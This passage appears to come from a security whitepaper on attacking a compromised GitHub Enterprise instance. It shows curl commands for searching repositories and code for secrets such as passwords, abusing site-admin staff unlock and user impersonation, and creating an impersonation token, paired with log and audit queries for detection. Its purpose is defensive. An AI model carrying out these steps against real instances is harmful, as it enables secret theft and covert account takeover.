
Table of GitHub Enterprise Attack Scenarios

Reconnaissance

The first step an attacker will take once access has been gained to a GitHub Enterprise instance is to start performing reconnaissance. Reconnaissance that could be of value to an attacker includes searching for repositories, files, and code of interest.

Repository Reconnaissance

An attacker may be looking for repositories that deal with a particular application or system. In this case, we are searching for "locat" to look for repositories with that search term in the name.



Searching for repositories via web interface

Another option available to an attacker to search for a repository is via the Search REST API²⁴ as shown with the below example curl command.

```
curl -i -s -k -X $'GET' -H $'Content-Type: application/json' -H $'Authorization: Token apiKey' $'https://gheHost/api/v3/search/repositories?q=searchTerm'
```


```
{
  "total_count": 2,
  "incomplete_results": false,
  "items": [
    {
      "id": 2,
      "node_id": "MDEwOlJlcG9zaXRvcnky",
      "name": "wandLocator",
      "full_name": "hpotter/wandLocator",
      "private": false,
      "owner": {
        "login": "hpotter",
        "id": 6,
        "node_id": "MDQ6VXNlcjY=",
        "avatar_url": "https://github-enterprise.hogwarts.local/avatars/u/6?",
```

Search result for search repositories API

File Reconnaissance

²⁴ <https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-repositories>


There may also be certain files of interest to an attacker based on file name. For example, maybe a file with “decrypt” in the file name. In this example, we are searching for Jenkins CI configuration files with the search term “jenkinsfile in:file”.



Searching for file via web interface

Another option available to an attacker to search for a file is via the Search REST API²⁵ as shown with the below example curl command.

```
curl -i -s -k -X $'GET' -H $'Content-Type: application/json' -H $'Authorization: Token apiToken' $'https://gheHost/api/v3/search/commits?q=searchTerm'
```




Searching result for search commits API

Code Reconnaissance

A primary area of interest for an attacker is searching for secrets within code, such as passwords or API keys. Code can be searched for a given search term via the web interface as shown below.

²⁵ https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-commits



Searching code via web interface

Searching for secrets within code can also be accomplished via the Search REST API²⁶ as shown with the below example curl command.

```
curl -i -s -k -X $'GET' -H $'Content-Type: application/json' -H $'Authorization: Token apiToken' $'https://gheHost/api/v3/search/code?q=searchTerm'
```

```
{
  "total_count": 1,
  "incomplete_results": false,
  "items": [
    {
      "name": "test.py",
      "path": "test.py",
      "sha": "41f241ad5ecccc894380ba1f869efc7b31642e6a",
      "url": "https://github-enterprise.hogwarts.local/api/v3/repositories/3/contents/test.py?ref=581add4444b18",
      "git_url": "https://github-enterprise.hogwarts.local/api/v3/repositories/3/git/blobs/41f241ad5ecccc894380",
      "html_url": "https://github-enterprise.hogwarts.local/hpotter/broomLocator/blob/581add4444b18fe357f8a9ce4",
      "repository": {
        "id": 3,
        "node_id": "MDEwOlJlcG9zaXRvcnkz",
        "name": "broomLocator",
        "full_name": "hpotter/broomLocator",
        "private": false,
        "owner": {

```

Searching result for code search API

²⁶ <https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-code>

Logging of Reconnaissance

Search requests for files, repositories and code within GitHub Enterprise are logged in the haproxy log file (/var/log/haproxy.log) as shown below. These logs should be forwarded to a Security Information and Event Management (SIEM) system, where they can be ingested, and alerts built from them for anomalous activity.


```
cat /var/log/haproxy.log | grep -i '/search\|/api/v3/search' | cut -d ' ' -f6,7,20-22 | grep -i http
```

```
192.168.1.54:35296 [27/Jan/2022:16:05:02.850] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=locat
192.168.1.54:35342 [27/Jan/2022:16:18:54.915] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile
192.168.1.54:35354 [27/Jan/2022:16:21:51.155] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile
192.168.1.54:35356 [27/Jan/2022:16:23:11.026] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile&in=file
192.168.1.54:35358 [27/Jan/2022:16:23:21.742] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile&in=file
192.168.1.54:35360 [27/Jan/2022:16:23:35.448] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile&in=file
192.168.1.54:35364 [27/Jan/2022:16:24:00.057] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile&in=file
192.168.1.54:35366 [27/Jan/2022:16:24:30.484] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile&in=file
192.168.1.54:35368 [27/Jan/2022:16:24:43.254] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile&in=file
192.168.1.54:35370 [27/Jan/2022:16:25:26.086] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile
192.168.1.54:35372 [27/Jan/2022:16:26:26.745] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile
192.168.1.54:35376 [27/Jan/2022:16:27:44.165] https://github-enterprise.hogwarts.local/api/v3/search/commits /api/v3/search/commits?q=jenkinsfile
192.168.1.54:35408 [27/Jan/2022:16:34:22.980] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password
192.168.1.54:35412 [27/Jan/2022:16:36:45.283] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password
192.168.1.54:35414 [27/Jan/2022:16:37:00.472] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password
192.168.1.54:35416 [27/Jan/2022:16:37:02.552] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password
192.168.1.54:35418 [27/Jan/2022:16:37:04.632] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password
192.168.1.54:35422 [27/Jan/2022:16:37:06.751] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password
192.168.1.54:35424 [27/Jan/2022:16:37:09.201] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password
192.168.1.54:35426 [27/Jan/2022:16:37:10.758] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password
192.168.1.54:35428 [27/Jan/2022:16:37:14.505] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password
```

Viewing reconnaissance results in haproxy log


Repository Takeover

Using site admin access, an attacker can give themselves write access to any repository within GitHub Enterprise. In the below example, we are attempting to view a repository that our compromised site admin user (adumbledore) does not have access to.




Viewing locked repository

Using site admin access, you can choose to unlock the repository via the “Unlock” button shown below. This will unlock the repository for the user for two hours by default.




Viewing screen to unlock repository

You must provide a reason to unlock the repository, and this reason is logged along with the request.




Adding reason to unlocking repository

Now you can see we have successfully unlocked the repository, and it is unlocked for two hours for the adumbledore user account.



Showing repository has been unlocked

Then the repository can be accessed, and code can be modified within that repository as shown below.



Accessing repository after unlock

There is an entry in the audit log for this, and it categorizes it as a “repo.staff_unlock” action. This can be searched via the query “action:repo.staff_unlock”. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.

Site admin

- Search
- Management console
- Audit log**
- Explore
- Reports
- Indexing
- Repository networks
- File storage
- Reserved logins
- Advanced Security Committers
- Retired namespaces

Enterprise overview

- Repositories

Billing

- Product catalog

Users

- Invite user
- All users
- Site admins
- Dormant users
- Suspended users

Audit log

↓ JSON

Query

action:repo.staff_unlock Search

[Advanced Search](#)

Newer Older

Copy all log metadata for internal use

Copy the metadata of all displayed log entries to your clipboard as JSON-formatted data. Data that is copied has been sanitized of sensitive data but may include actions the user may not normally see. Share with caution.

Logs for action:repo.staff_unlock

3 minutes ago

Performed by [adumbledore](#) from [192.168.1.54](#)
Targeting repository [hpotter/superSecretSpells](#)

Copy entry cURL Copy metadata

action	repo.staff_unlock
actor	adumbledore
actor_id	4
actor_ip	192.168.1.54
actor_location	blank
actor_session	23
category_type	Entitlement Management
client_id	2060490046.1643228505
controller_action	staff_unlock
created_at	2022-01-27 10:50:26 -0500
from	stafftools/repositories/staff_access#staff_unlock
method	PUT
reason	some reason
referrer	https://github-enterprise.hogwarts.local/stafftools/repositories/hp...
repo	hpotter/superSecretSpells
repo_id	1
request_category	other
request_id	5fad2fd5-eecf-4cd4-841d-6041dde8b571
server_id	9770622b-4f35-42e8-9963-c158f1306674

Showing audit log entry for unlocking repository

User Impersonation

There are a couple options an attacker has if they have administrative access to GitHub Enterprise and would like to impersonate another user. The first option is to impersonate a user login via the web interface, and the second option is to create an impersonation token.

Impersonate User Login

When viewing a user via the site admin console, there is an impersonation section at the bottom. You will click the “Sign in to GitHub as @user” button.

Site admin / hpotter

Admin Security Content Collaboration

- Overview
- Admin
- Emails
- Avatars
- Feature & Beta Enrollments
- Followed users
- Search
- Database
- Retired namespaces
- Scheduled Reminders
- Profile

User information ● Active

Created	2022-01-13 11:42:53 -0500
Last active	2022-01-20 15:01:00 -0500 – Check active status
Public profile	View profile
Gists	View gists
Disk use	0 Bytes
Git	0 Bytes
Avatars	0 Bytes
Issue image uploads	0 Bytes
Using GitHub Mac	×
Using GitHub Win	×
Using GitHub Desktop	×

Activity feed Clear public activity Clear all activity

Staff notes Add note


There are no staff notes on this account.

Danger Zone

Impersonate Sign in to GitHub as @hpotter


Viewing user information for hpotter

Next, you need to provide a reason why you are wanting to perform an impersonation login as another user. The user who is being impersonated will receive an email notification as stated.



Beginning impersonation

You will then be logged in as the user you are impersonating. In this case, we used the adumbledore user to impersonate the hpotter user.



Showing impersonation

There is an entry in the audit log for this impersonation activity, as it categorizes it as a “staff.fake_login” action. This can be searched via the query “action:staff.fake_login”. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.

Site admin
Audit log ↓ JSON

- Search
- Management console
- Audit log
- Explore
- Reports
- Indexing
- Repository networks
- File storage
- Reserved logins
- Advanced Security Committers
- Retired namespaces

- Enterprise overview
- Repositories

- Billing**
- Product catalog

- Invite user
- All users
- Site admins
- Dormant users
- Suspended users

Query

Search

[Advanced Search](#)

Newer Older

Copy all log metadata for internal use

Copy the metadata of all displayed log entries to your clipboard as JSON-formatted data. Data that is copied has been sanitized of sensitive data but may include actions the user may not normally see. Share with caution. 📄

Logs for action:staff.fake_login

staff.fake_login

Performed by [adumbledore](#) from 192.168.1.54

Targeting user [hpotter](#) ⋮

29 minutes ago

Copy entry cURL
Copy metadata

action	staff.fake_login
actor	adumbledore
actor_id	4
actor_ip	192.168.1.54
actor_location	blank
actor_session	13
category_type	Other
client_id	2060490046.1643228505
controller_action	impersonate
created_at	2022-01-26 15:52:34 -0500
from	stafftools/sessions#impersonate
method	POST
note	I am troubleshooting a problem for the user: this is a test
referrer	https://github-enterprise.hogwarts.local/stafftools/users/hpotter/o...
request_category	other
request_id	e767d32d-9611-4c41-9066-7da33c69e743
server_id	9770622b-4f35-42e8-9963-c158f1306674
url	https://github-enterprise.hogwarts.local/stafftools/impersonate/h...
user	hpotter
user_agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/201001...
user_id	6

Showing audit log entry for user impersonation

Impersonation Token

Another stealthier option for an attacker to impersonate a user is by creating an impersonation token. This can be performed via the Enterprise Administration REST API²⁷ as shown with the below example curl command.

```
curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -H $'Authorization: Token apiToken' --data-binary $'{"scopes":["repo","admin:org","admin:public_key"],"admin:org
```

